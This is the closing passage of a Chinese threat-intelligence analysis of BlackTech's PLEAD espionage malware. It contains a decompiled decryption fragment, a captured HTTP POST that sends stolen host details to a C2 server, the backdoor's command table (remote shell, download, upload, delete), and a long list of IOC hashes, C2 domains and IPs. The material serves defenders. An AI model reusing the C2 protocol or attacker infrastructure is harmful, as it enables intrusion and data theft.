    *(_BYTE *)(v9 + a3) ^= *(&v15 + (unsigned __int8)(v11 + *v10));
  }
  result = 1;
}
else
{
```

获取用户名、计算机名、本机IP地址、系统版本，加密发送到C2，使用http协议：

```
POST /0000/a3822031.asp HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)
Host: linenews.mypicture.info
Content-Length: 99
Cache-Control: no-cache

\0;1*40?&;;8/30<Y3?0%KDLKMMVR*J;>C62-Eaknf`ytscwkw*2&8$1!QS7)ian`ie0026)jnfldevq-i|vnk}.rd,jjci=<=9
```

命令分发：



命令代码	功能
C	获取浏览器上网代理设置和安装软件列表信息
L	获取本地磁盘列表及类型
E	执行一条命令/文件，并通过管道取得执行结果返回（CMDShell）
P	并从指定URL重新下载文件到指定位置
G	上传指定文件
D	删除指定文件
A	Sleep 指定时间

四、 总结

随着“互联网+”时代的来临，政府、企业把更多的业务向云端迁移，各行各业都在构建自己的大数据中心，数据价值凸显。在这种趋势下面，根据腾讯御见威胁情报中心的监测数据表明，政府、企业所面临的APT攻击变得越来越频繁和常见。腾讯企业安全针对APT防御方面提供了多种解决方案，腾讯御界、腾讯御点等产品均可以检测和防御本次APT攻击。

五、 参考资料

https://www.easyaq.com/news/661053968.shtml

http://blog.trendmicro.com/trendlabs-security-intelligence/following-trail-blacktech-cyber-espionage-campaigns/

附录：IOCs

Hash：

3cc380f2e0f333e064f37626631962e6

34e38d4b970be9f19b6f29c83023b498

dc60b65a6082e800ac555d39aca18c1b

b3dfe482568c508bc21f8da8a291f2cd

57c0114780d2860a3adbae095c72a97d

5fc4a20161b6d95d5bd0c0567472c4b0

1134972f093ab1ef08b912cabbc43b39

6b022a8cea1bd0e3b511961c7f12da0e

58ebad50377af27347a4a216625ec8c7

bc6b1264f9dfebdde7a4b94ff0f61c83

b0969efc34fe6d06542942b14295305b

4085f90f6934422921bd8602f0a975c0

fda02aaff2ea8c91283f1041257cf36f

f0d23a1d2db6f1c52e446f1f0c09ab98

0fd48bd160854bea6e9df66a9451b9ed

f3ebe8a08320fe1106e3932873a44bfe

f9fb509be917ac38f440e716fa66a332

8c2e717c09cee5234bec059decc04fbc

3d356c2d84c39bab9fcb1fea1a132f6a

2267326efac998fa4ddbc7d8e3940c0d

3c4fe121835467d056a77b60eaf3257b

5708d6c871e56833020be00fcac9b4fa

23b1717f7690f2670585ce42abcf07c0

dcd88df79393a92bbf29824580649d0c

fa4bb0c43fcfaaa4d98d6322c376281d

87835a271ff098d7a0a44e45be83a9d8

3b30e94191d82f3566de058a60c4ce41

462372c1f7f27ad12cc452dbb3358122

d152bfd10a93bf3db0fcacbc34555e9a

1c00baebd1d2979a1009652dbc58c1fd

6a97ff47b8d715be62305ff15fb47332

9b6f818f769655c8618ae0420bc994ec

0f8c95206cbfe067d0333185b37de467

3470568793761e75d72eb0c99a4bb6ec

c74a645b0a52812f026f5cfe6d168f40

c56f890e9a3e4d9ffd2aba80d95b2f89

6ea02a64df51ab2f12530ffd2e3688de

dbeb16d8745a9b9b0daf946d2caecae0

acc03ef1eef25c397972ae27087621a6

97fdb683e7b56bdf198d2b4c0e9b2715

3406ce96eaafd68fa469af2409ad6ffe

639637d46f64f4e0164e704be98c7c67

f5cce3e8c5d8d24edca83ae34d505d61

5a7d8fe286333416796cefc19b0f5cba

87af1c51d21d13899db75f675b1faa87

289286f8289b707d41e74a199a88be64

c6dc9f750f5fddb01f92ab22b062b80a

296dcc2bd1f6359466ff068c8001bbec

b2559336f0e73830a411ce6032474d6e

c40b172d7e99335e1724dc8ba18a42d7

089d583667b28c2182be1b65b74c2ffb

50ee06096d78ca5eff8d19de8aacf76e

cab9d743c0868f7edfe11fa9fb99262b

d39b01a44f1487c4bb3c68a528438144

59e9af5b230f46df15e076cd6dd82d1e

45ed3086b3d03b253f8746a174a060d1

1423e253f7a8954ca3c74432b5e4d038

a735b9c81e6cffd576abd914cc635aea

cb612bd16abae8bdbd551e78278988f4

76055e90b1e1e9d67139c7645c21092e

7745f7a89aa20da8d681fee4f25741df

65a4384fcbe3d010a57a8530b27e0a4e

976f0e7d1b1d5a4c5dc3f714885134dd

791dbd6071c8d5e04fcaad95b9b6a039

808e8a7ff27e284bbd07cee65403b66c

dee1f09ef83a041555ce8b1f3effab01

73add080471429445ecba08d95f03b01

8a81e6a62d3bdcffe074807d7173840f

c288f4729f7cdce991dcf7c2b156e854

fd016b952c98a8be9c51c44d2a288c71

cea5d1fcf92da7212bcdc2989a3518e7

463d74f0085a613c44dc9ded28ba903d

6b18b1e939e5a06303220ee16f045a50

062bcc4ed28b41bab70d7efc2e8b1b11

468571266346f4b659b948a67e8ab005

662edc1100e2d8863bf713ae47985245

ab9b323901bcf38b8b990db3cae2b596

bd917f5ac3dc380a6fc53c60c9223deb

4bcb99623c05fc2abaa1b4090b0bee6c

79f1af23d5ab729a3071d1f4c2a0606f

6c3fd725a76d134473062288934ff31c

9d014bc00ecb311db63beeadf0d8bb19

ea1a6799ee02bcadf70b34f7801e525f

d016d961bf0cf4b3aec5619b1b5ebc60

73fabddce8887d0253503daa4a50fdf7

f2f1156cc008c30dcd33033110a3e279

a11d30dcfb8cedcb56dad172b213f388

f77bd5d0d0b85c0fb2f986d952891071

455aa863278828122b40eb4c29875551

4c4647f35c0583fbb87ce4a7322d6028

34a0be585725b0076e017c8fcb0fc180

3214cdac71fa4313d195eb81eace4db8

4892a108c084f7471b601194957ec431

6c145f1ad75de785a75903a4a5d485e8

63d453db999cb3a9b388180b7364d43c

dc2b8aefe8bd08f196ea7a6f0caa2764

3d341703a981388b3fde70173a172f89

21328d7653dafaf14e15eefd3260568a

69d83dd95abf0f3e9cccaf30d909d8ab

a2bfef210952aa4177ec03000b231228

8820d713e7052abe411cccb92c365783

77e8503f721a715a5309f89c88f1da8c

7a00205cdb74c1d5811cc3c44739a348

04a420981c8724b654b30ecb13a1b9a5

7f84dea46b4e29911604a2afaf1c57ab

c64778a2ddcc66db666e63ca6781ef3f

c6c5b4de5cc10418e2f14305d6541bd4

28da4707d69de5cc3d544d6a90fff8ff

259ce74e8a6ddc2507efa64371f3d45e

89eb892d945034e549118cda2120c17d

7021e319704ba7bddcdc37716a5c879e

123a97612de9089409ad512f3bb2379a

7d166e7a86084eeae5f42211ace8622c

a54ef716802bfdcdf362e433efd0edab

402627c57c6127187c7ee1ba9b4e11ad

391974cd1e5338938faf7f9a22ee3bf5

64ec5419edd9ff050d839845a0a5bea3

f7675431685701edb506ffebc182f6ef

2a233c4f6571a2fc3342d6edf3c1e98d

2a94c32c20dd4632e0a5084b134e6344

73993f9f448449f0c5c6977664cfd8fa

f0c1cc799d56d58f528f41039895f8f8

019ef03e6b34991c31518ceafa3c6498

01a916c6863f98d8126bb75a4f291a5d

c6e098547bace9c4844dd99230a525b8

413a34cb61e954c4e82a63875cce9a67

1c460850b55125a7d1f554ee0203fa25

886cedd85d6d4F65233cd1ae844d41e7

7ca58dd5daa70dd5dc278070512eb394

b7bf246b1481b24ff262cd03c53caf15

410ceb4d5008887a66587130d57adeee

cf128ba5945102e1b1a089032f2e4bc1

cad875330c25231211fc9a416c3846b7

842e7ed1d9a3148c706e2f5e80e01735

cfc48c66c7630653faa136ba83617cb0

7fbeaa329ceb7deb0077d9c95b99883f

e5c8b3017d309a7383c9504d7e318596

737c6923effeee58717f613db304955a

601a4718678a290c004b531b498e40fa

18c409071622553a1d66e0a02d261f7f

70b31b12a5ba644de0093970af9866b8

69b4467e347dcf360ef7d2dd2a869601

ec7c6b43beec56df72cb74dd28b5b1d2

22ede86834e0060a88d6f45ce3982277

9bb0135b4808331933490d4749d30c11

4446ba673bc5c2adf31823301a4fdd3a

18ca4159820c1766f358de2ffc92a271

eb83262ff12ae0839058adefb7276edb

b90b0ff065be669d4d882a2861115ea5

a6b48f5675c55b124908dd11635919ac

9e529a8fbc25cc73bafc1e9d881f320f

c8edfbeec6cbc5de1d81da33311e2536

ec07db228c8b271a3e9b030325ad6a56

87375cc6cdf60fc92c973ca984946e7f

8edf98a3e38cf8e2a5414f2ff9a1c2a6

9c863613cc5890067a9733eb15cf749e

b14f8f099e4ebbaf4312eb86d739267f

c22937cee87b45ba18c16318533648fb

37bf2df225650b39c9874ecf392a9a9b

47a0e644aae76b040aaecf7f7b75404b

299d0c5f43e59fc9415d70816aee56c6

76b464c98790d8f01e02d24b53f4486d

93b68ae2023940bb2e8506d6131d9d27

32549e52c76cacf4a4725340c5eaaabd

0db2c1195c97fc909b6fdb4b09227457

5f06d234fc285ee9f127f95206696796

7a1b0e86d2c7da3f52c74a4ce4b675af

b9b6488f990a96a1c2f5c3e99a43a212

f60de91238d965455629b12694fb9dbc

926f008ef342ae1cc138687ff68a424a

03823081d5de20d03cf85259ae7ee47c

1fe7391ac994bf37d7ccb9c7358c4419

5694a226f66e3b07aeb188a54304b371

3da2ad2d32f02172623cc5dfb342e43c

cc18bdaf99fa701796518db86e651702

6d355a4339f92d6056f2708194213440

e448666cf15651eff32e7296f2f57206

5b83dcd3f6615e9b18104088523eaaf3

5bb14699b14e48608d43f51c56b88a04

5bc08352ad0ca4b3727bd7c509515693

ea475f5a99ae4f81d23be81bdcfbb6ac

0929230644a301857bac09379257883a

96be4a1c418f10c50659bab0b25b9115

7163a7326321ce88f14c2156c29f8386

8d31ebecdf790a80175d358212b3dd19

5e72bcafef281999bafeff7b9085dc7c

811ad8d894c461c446843de4a9a3fd42

5633009e7ce55be0213e76c74fdcf9d6

17cece9c7bbe0c2d6c37056742a7a7e9

0fbf6146e6478d9a6945341a45885400

09d1ebf1a6c10083f8d66003418e6e06

eae2ea929c754a6d65e2b216e5d32e7a

e5761a294e7955bf234f7dd38b980633

b04fab560ac090e0ff3f1c602f3fcfd7

6ff0374bf169ddedaf2654c94b985617

61d318aacfd97961a9248f696025177e

593d2f1113836a49cb27cef3ce699933

5699884869d8796ab33416c3af5305a2

65f4245e3e7f80c47c7e5b7aa23c5920

1d87a00f54a16f9c0ee135731296eb58

C2：

greeting.hopewill.com

beersale.servebeer.com

pictures.happyforever.com

cert.dynet.com

soo.dtdns.net

rio.onmypc.org

paperspot.wikaba.com

sysinfo.itemdb.com

asus0213.asuscomm.com

firstme.mysecondarydns.com

nspo.itaiwans.com

injure.ignorelist.com

dcns.soniceducation.com

seting.herbalsolo.com

kh7710103.qnoddns.org.cn

zing.youdontcare.com

moutain.onmypc.org

icst.compress.to

twcert.compress.to

festival.lflinkup.net

xuite.myMom.info

avira.justdied.com

showgirls.mooo.com

linenews.mypicture.info

zip.zyns.com

sushow.xxuz.com

applestore.dnset.com

superapple.sendsmtp.com

newspaper.otzo.com

yahoo.zzux.com

microsfot.ikwb.com

facebook.itsaol.com

amazon.otzo.com

cecs.ben-wan.com

av100.mynetav.net

rdec.compress.to

forums.toythieves.com

kukupy.chatnook.com

pictures.wasson.com

moea.crabdance.com

hinet.homenet.org

freeonshop.x24hr.com

blognews.onmypc.org

ametoy.acmetoy.com

usamovie.mylftv.com

timehigh.ddns.info

ikwb55.ikwb.com

dpp.edesizns.com

hehagame.Got-Game.org

wendy.uberleet.com

needjustword.bbsindex.com

front.fartit.com

accounts.fartit.com

177.135.177.54

18.163.14.217

60.249.208.167

220.133.73.13

220.134.10.17

122.147.248.69

220.132.50.81

111.249.102.102

118.163.14.217

59.124.71.29

220.134.98.3

61.219.96.18

114.27.132.233

123.110.131.86

61.58.90.63

122.117.107.178

114.39.59.244

61.222.32.205

60.251.199.226

61.56.11.42

61.58.90.11

123.110.131.86

210.67.101.84

210.242.211.175

211.23.191.4

203.74.123.121

59.125.7.185

59.125.132.175

59.120.169.51

125.227.241.2

125.227.225.181

118.163.168.223

1.170.118.233

dcns.chickenkiller.com

subnotes.ignorelist.com

mozila.strangled.net

boe.pixarworks.com

moc.mrface.com

su27.oCry.com

motc.linestw.com

ting.qpoe.com

blognews.ezua.com

nevery.b0ne.com

jog.punked.us

africa.themafia.info

tios.nsicscores.com

dream.wikaba.com

pcphoto.servehalflife.com

17ublog.1dumb.com

effinfo.effers.com

edit.ctotw.tw

tw.chatnook.com

twnic.crabdance.com

asus.strangled.net

furniture.home.kg

newpower.jkub.com

cypd.slyip.com

tabf.garrarufaworld.com

wordhasword.darktech.org

techlaw.linestw.com

techlawilo.effers.com

support.bonbonkids.hk

zany.strangled.net

flog.pgp.com.mx

job.jobical.com

picture.diohwm.com

npa.dynamicdns.org.uk

webmail.24-7.ro

docsedit.cleansite.us

fastnews.ezua.com

INetGIS.faceboktw.com

teacher.yahoomit.com

idb.jamescyoung.com

picture.brogrammer.org

idb.jamescyoung.com

picture.brogrammer.org

movieonline.redirectme.net

formosa.happyforever.com

mirdc.happyforever.com

webey.sbfhome.net

cust.compradecedines.com.ar

cwb.soportetechmdp.com.ar

tw.shop.tm

music.ftp.sh

forums.happyforever.com

本文作者：，转载请注明来自FreeBuf.COM

PLEAD # 0Day漏洞 # BlackTech # CVE-2018-0802